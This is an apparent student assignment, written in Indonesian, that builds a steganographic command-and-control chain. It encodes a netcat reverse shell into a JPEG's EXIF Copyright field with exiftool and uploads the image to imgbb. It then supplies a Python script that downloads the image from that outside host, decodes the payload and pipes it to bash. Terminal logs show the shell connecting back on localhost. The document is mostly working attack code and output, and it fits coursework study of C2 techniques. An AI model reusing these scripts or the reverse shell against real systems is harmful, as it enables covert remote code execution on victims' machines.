Nama : Ardian Danny
NIM : 2301847303
Kelas : LA07
Topic : Steganography Sebagai C&C

NOTE: Pada akhirnya akan saya masukkan semua commandnya ke dalam script python untuk mempermudah.


1. Untuk mengembed payload ke dalam suatu gambar, kita bisa menggunakan bantuan tools seperti exiftool. Kita bisa menginject command kita ke dalam metadata di gambar dengan bantuan exiftool. Contohnya di sini saya menginject command reverse shell pada Copyright di metadata gambar.

   Karena commandnya diminta diencode ke base64, maka akan saya encode:

   ```
   echo ‘rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 1234 >/tmp/f’ | base64
   ```

   Result:
   cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL3NoIC1pIDI+JjF8bmMgMTI3LjAuMC4xIDEyMzQgPi90bXAvZgo=

   Command: `exiftool -Copyright="cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL3NoIC1pIDI+JjF8bmMgMTI3LjAuMC4xIDEyMzQgPi90bXAvZgo=" squoge.jpg`



   Berikut adalah script python yang saya buat untuk melakukan hal tersebut (Saya juga akan sediakan filenya):


```
"""
Name    : Ardian Danny
NIM     : 2301847303
Kelas   : LA07
Topic   : Steganography Sebagai C&C
"""

import os
import sys
import json
import base64
import requests
from getopt import getopt


FILENAME = ''
COMMAND = ''


def help():
    print("-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=- Steganography C&C Help Menu
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=")
    print("-f --file        [FILENAME]            : The file you want
to inject with the command")
    print("-c --command     [COMMAND]             : The command you
want to inject to the file")
    print("-h --help                              : Print this help
menu")
    print("\n\nExamples:")
    print("python3 steganography_cnc_2301847303.py -h")
    print("python3 steganography_cnc_2301847303.py -f squoge.jpg -c
'whoami'")
    print("python3 steganography_cnc_2301847303.py -f squoge.jpg -c 'rm
/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 1234
>/tmp/f'")
    print("=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=\n")



def inject_command():

    print("[*] Injecting command..")

    try:
        os.system(f"exiftool -Copyright='{COMMAND}' {FILENAME}")
    except Exception as e:
        print(f"[!] Error: {e}")
```

```
    print("[+] Command injected")


def main():

    global FILENAME, COMMAND

    options, _ = getopt(sys.argv[1:], "f:c:h", ["file=",
"command=","help"])


    if len(options) == 0:

        help()

        print("[!] Please specify the filename and the command you want
to inject")

        sys.exit()


    for key, value in options:


        if (key in ["-h", "--help"]):
            help()
            sys.exit()

        elif key in ["-f", "--file"]:
            FILENAME = value

        elif key in ["-c", "--command"]:
            COMMAND = base64.b64encode(value.encode())

    inject_command()


if __name__ == "__main__":

    main()
```

Bisa dilihat scriptnya sudah bekerja (bisa ditest juga), **bisa dilihat juga disitu ada ketambahan huruh 'b' di awal payload base64nya (berbeda saat kita melakukannya secara manual). Itu sebenarnya b'' atau byte string dari python, Cuma entah kenapa di exiftool malah diinterpretasi sebagai string**. Jadinya nanti pada saat ingin saya baca dan execute command, harus saya slice agar base64nya tidak rusak.

```
┌──(nox㉿freed)-[~/Desktop/STEGANO DANNY]
└─$ exiftool squoge.jpg
ExifTool Version Number         : 12.32
File Name                       : squoge.jpg
Directory                       : .
File Size                       : 184 KiB
File Modification Date/Time     : 2021:12:14 15:37:14+07:00
File Access Date/Time           : 2021:12:14 15:37:14+07:00
File Inode Change Date/Time     : 2021:12:14 15:37:14+07:00
File Permissions                : -rw-------
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 120
Y Resolution                    : 120
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
Copyright                       : bcm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL3NoIC1pIDI+JjF8bmMgMTI3LjAuMC4xIDEyMzQgPi90bXAvZg==
Image Width                     : 900
Image Height                    : 1200
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 900x1200
Megapixels                      : 1.1
```

2. Ketika command sudah masuk, kita bisa upload image tersebut menggunakan API IMGUR. Tetapi ketika saya mencoba untuk registrasi di IMGUR, malah mendapat message ini:



3. Setelah mencari-cari pengganti dari IMGUR, saya menemukan **imgbb.com**. Jadi langsung buat script untuk upload gambarnya. Dokumentasi APInya bisa dilihat di link berikut https://api.imgbb.com/. Berikut adalah scriptnya, saya tambahkan ke script sebelumnya.

```
"""
Name     : Ardian Danny
NIM      : 2301847303
Kelas    : LA07
Topic    : Steganography Sebagai C&C
"""
```

```python
import os
import sys
import json
import base64
import requests
from getopt import getopt


FILENAME = ''
COMMAND = ''


def help():
    print("-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=- Steganography C&C Help Menu -=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=")
    print("-f --file        [FILENAME]            : The file you want to inject with the command")
    print("-c --command     [COMMAND]             : The command you want to inject to the file")
    print("-h --help                              : Print this help menu")
    print("\n\nExamples:")
    print("python3 steganography_cnc_2301847303.py -h")
    print("python3 steganography_cnc_2301847303.py -f squoge.jpg -c 'whoami'")
    print("python3 steganography_cnc_2301847303.py -f squoge.jpg -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 1234 >/tmp/f'")
    print("=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=\n")



def inject_command():

    print("[*] Injecting command..")

    try:
        os.system(f"exiftool -Copyright='{COMMAND}' {FILENAME}")
    except Exception as e:
        print(f"[!] Error: {e}")


    print("[+] Command injected")


def upload_to_imgbb():
```


```
    file = open(f"{FILENAME}", "rb").read()
    encoded_file = base64.b64encode(file)

    imgbb_api_key = '' # MASUKKAN PUNYA SENDIRI YA
    url = "https://api.imgbb.com/1/upload"

    data = {
        'key': imgbb_api_key,
        'image': encoded_file
    }

    upload = requests.post(url, data=data)

    response = json.loads(upload.text)

    print(f'[+] Image uploaded on: {response["data"]["url"]}')



def main():

    global FILENAME, COMMAND

    options, _ = getopt(sys.argv[1:], "f:c:h", ["file=",
"command=","help"])


    if len(options) == 0:

        help()

        print("[!] Please specify the filename and the command you want
to inject")

        sys.exit()


    for key, value in options:


        if (key in ["-h", "--help"]):
            help()
            sys.exit()

        elif key in ["-f", "--file"]:
            FILENAME = value

        elif key in ["-c", "--command"]:
            COMMAND = base64.b64encode(value.encode())
```

```
    inject_command()

    upload_to_imgbb()

if __name__ == "__main__":

    main()
```

Bisa dilihat, file yang terinject, langsung terupload:


4. Injeksi sudah selesai, sekarang tinggal bagian download dan eksekusi command yang sudah diinject ke dalam file. Untuk mendownloadnya, kita bisa menggunakan command seperti curl atau wget. Untuk mengeksekusi, logikanya kita hanya perlu membaca metadata dari gambar yang di download dan mengeksekusinya. Karena commadnnya saya sisipkan di metadata Copyright, kita bisa ambil field itu saja:

```
curl https://i.ibb.co/LgYtwqN/b1af41a882f9.jpg  -o test.jpg
```



```
┌──(nox㉿freed)-[~/Desktop/STEGANO DANNY]
└─$ curl https://i.ibb.co/LgYtwqN/b1af41a882f9.jpg -o test.jpg
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  184k  100  184k    0     0   123k      0  0:00:01  0:00:01 --:--:--  123k

┌──(nox㉿freed)-[~/Desktop/STEGANO DANNY]
└─$ ls
squoge.jpg          steganographycnc_downloadexecute_2301847303.py  test.jpg
squoge.jpg_original  steganographycnc_inject_2301847303.py
```

`exiftool test.jpg -Copyright -j`



```
┌──(nox㉿freed)-[~/Desktop/STEGANO DANNY]
└─$ exiftool test.jpg -Copyright -j
[{
  "SourceFile": "test.jpg",
  "Copyright": "bcm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL3NoIC1pIDI+JjF8bmMgMTI3LjAuMC4xIDEyMzQgPi90bXAvZg=="
}]
```

Nah, karena sudah JSON gitu bentuknya sudah gampang diambil. Ketika sudah dapat, langsung saja dieksekusi.

Saya langsung buat untuk download dan eksekusi pakai script saja. Berikut adalah scriptnya:

```python
"""
Name     : Ardian Danny
NIM      : 2301847303
Kelas    : LA07
Topic    : Steganography Sebagai C&C
"""

import os
import sys
import json
import base64
import requests
import subprocess
from getopt import getopt


TARGET = ''


def help():
    print("-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=- Steganography C&C Help Menu
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-")
    print("-t --target      [TARGET_FILE]            : The file you
want to download and execute")
    print("\n\nExamples:")
    print("python3 steganographycnc_downloadexecute_2301847303.py -h")
```

```
    print("python3 steganographycnc_downloadexecute_2301847303.py -t
https://i.ibb.co/LgYtwqN/b1af41a882f9.jpg")
    print("=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=\n")


def download_file():

    print("[*] Downloading image file..")

    try:
        os.system(f"curl {TARGET} -o downloaded_image_payload.jpg")
    except Exception as e:
        print(f"[!] Error: {e}")


    print("[+] Image payload downloaded!")


def execute_payload():

    try:
        process = subprocess.Popen(args="exiftool
downloaded_image_payload.jpg -Copyright -j", stdin=subprocess.PIPE,
stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True)
        output, error = process.communicate()

        payload = json.loads(output)
        payload = payload[0]["Copyright"][1:] # Ingat ini slicing untuk
buang huruf 'b' di awalnya.
        payload = base64.b64decode(payload)

        os.system(f"echo {payload} | bash")

    except Exception as e:
        print(f"[!] Error: {e}")


def main():

    global TARGET

    options, _ = getopt(sys.argv[1:], "t:h", ["target=","help"])


    if len(options) == 0:

        help()
```

```
        print("[!] Please specify the filename you want to download and
execute")

        sys.exit()


    for key, value in options:


        if (key in ["-h", "--help"]):
            help()
            sys.exit()

        elif key in ["-t", "--target"]:
            TARGET = value

    download_file()

    execute_payload()


if __name__ == "__main__":

    main()
```

Seharusnya ketika saya jalankan filenya dengan target yang sesuai dan semua berjalan sesuai yang saya inginkan, file gambar akan terdownload menjadi “downloaded_image_payload.jpg” dan saya akan dapat reverse shell ke diri saya sendiri, karena command yang saya masukkan adalah reverse shell.

```
┌──(nox㉿freed)-[~/Desktop/STEGANO DANNY]
└─$ sudo nc -nlvp 1234                                                    130 ×
[sudo] password for nox:
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 59046
$ whoami
nox
$ id
uid=1000(nox) gid=1000(nox) groups=1000(nox),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),
44(video),46(plugdev),109(netdev),118(bluetooth),120(wireshark),134(scanner),142(kaboxer)
$ 

┌──(nox㉿freed)-[~/Desktop/STEGANO DANNY]
└─$ python3 steganographycnc_downloadexecute_2301847303.py -t https://i.ibb.co/LgYtwqN/b1af41a882f9.jpg
[*] Downloading image file..
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  184k  100  184k    0     0   115k      0  0:00:01  0:00:01 --:--:--  115k
[+] Image payload downloaded!
bash: line 1: brm: command not found
mkfifo: cannot create fifo '/tmp/f': File exists
```

```
┌──(nox㉿freed)-[~/Desktop/STEGANO DANNY]
└─$ ls
downloaded_image_payload.jpg  steganographycnc_downloadexecute_2301847303.py
squoge.jpg                    steganographycnc_inject_2301847303.py
squoge.jpg_original
```

Berarti sudah berhasil. Download image dan eksekusi command dari gambar sudah berhasil!

Terima kasih.